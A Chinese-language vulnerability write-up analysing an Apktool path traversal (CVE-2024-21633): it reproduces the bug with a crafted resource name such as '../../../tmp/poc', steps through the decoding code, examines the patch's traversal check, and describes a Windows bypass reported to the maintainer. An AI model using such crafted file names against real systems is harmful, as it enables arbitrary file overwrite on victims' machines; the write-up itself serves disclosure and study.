
同样的方法构造恶意Name ../../../../../../../../../../../../tmp/poc
使用kali apktool 2.9.1进行复现

复现没有问题
动态调试
先对问题进行复现,修复commit为d348c43b24a9de350ff6e5bd610545a10c1fc712

回退
git reset --mixed 0741664808724bda41744ad3981bac2eec672d1b
编写方法进行debug
@Test
public void checkPrint() throws BrutException, IOException {
    LOGGER.info("checkPrint...");
    Config config = Config.getDefaultConfig();
    config.forceDelete = true;

    String apk_path = "temp/source.apk";
    String target_path = new File("").getAbsolutePath() + "/" + apk_path;

    LOGGER.info("currentDirectory "+target_path);
    ApkDecoder apkDecoder = new ApkDecoder(config, new File(target_path));
    File outDir = new File( target_path + ".out");
    apkDecoder.decode(outDir);
我们传入恶意APK打断点进行分析 apkDecoder.decode(outDir);
ResourcesDecoder resourcesDecoder = new ResourcesDecoder(mConfig, mApkInfo);

if (mApkInfo.hasResources()) {
    switch (mConfig.decodeResources) {
        case Config.DECODE_RESOURCES_NONE:
            copyResourcesRaw(outDir);
            break;
        case Config.DECODE_RESOURCES_FULL:
            resourcesDecoder.decodeResources(outDir);
            break;
    }
}
如果存在resources.arsc文件则进行解析resources
public boolean hasResources() throws AndrolibException {
    if (mApkFile == null) {
        return false;
    }
    try {
        return mApkFile.getDirectory().containsFile("resources.arsc");
    } catch (DirectoryException ex) {
        throw new AndrolibException(ex);
    }
}
最后进入fileDecoder
for (ResPackage pkg : mResTable.listMainPackages()) {

    LOGGER.info("Decoding file-resources...");
    for (ResResource res : pkg.listFiles()) {
        fileDecoder.decode(res, in, out, mResFileMapping);
    }

    .......
}
漏洞点就在ResFileDecoder文件中

原来资源文件下的res/raw/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa就会被复制到现实目录下的res/raw/../../../../../../../../../../../../tmp/poc,实现了任意文件覆盖
更新到最新版本的apktool,重新分析attack.apk
apktool新增了一个防御检测的方法
public static boolean detectPossibleDirectoryTraversal(String entry) {
    if (OSDetection.isWindows()) {
        return entry.contains("..\\") || entry.contains("\\..");
    }
    return entry.contains("../") || entry.contains("/..");
}
这里的代码含义是 如果是windows环境的话 检测是否在文件名中存在
- ..\
- ..
如果是Linux环境的话 检测是否在文件名中存在
- ../
- /..
如果检测到了存在敏感关键字的话,就会把 inFileName传递给outResName
if (BrutIO.detectPossibleDirectoryTraversal(outResName)) {
    outResName = inFileName;
    LOGGER.warning(String.format(
        "Potentially malicious file path: %s, using instead %s", res.getFilePath(), outResName
    ));
}
而不是获取到的 res.getFilePath()
梅开二度
但是仔细看CVE-2024-21633这个防御代码 就可以发现其实在windows上还是存在漏洞 因为windows存在路径兼容 ,在windows设备上面可以使用 ../来绕过上面的防御机制,在stackoverflow上面也有人提到 - https://stackoverflow.com/questions/7314606/get-directory-separator-char-on-windows-etc ,如图所示

在windows上仍然存在这个漏洞,修复不完全,所以我提给了作者
https://github.com/iBotPeaches/Apktool/security/advisories/GHSA-vgwr-4w3p-xmjv

具体的利用实现就是 构造了一个新的poc apk,使用apktool2.9.2进行decode
可以看到这个poc文件跑了出来
参考链接
- https://avd.aliyun.com/detail?id=AVD-2024-21633
- https://github.com/iBotPeaches/Apktool/security/advisories/GHSA-2hqv-2xv4-5h5w
- https://research.checkpoint.com/2017/parsedroid-targeting-android-development-research-community/
- https://juejin.cn/post/7276999034962640956
- https://github.com/iBotPeaches/Apktool/commit/d348c43b24a9de350ff6e5bd610545a10c1fc712
- https://github.com/charles2gan/GDA-android-reversing-Tool
- https://security.tencent.com/index.php/blog/msg/122
- https://thinkycx.me/2017-12-18-Apktool-XXE-analysis.html
- https://omasko.github.io/2018/03/17/apktool%E6%BC%8F%E6%B4%9E%E5%88%A9%E7%94%A8%E5%88%86%E6%9E%90/
能深入聊聊不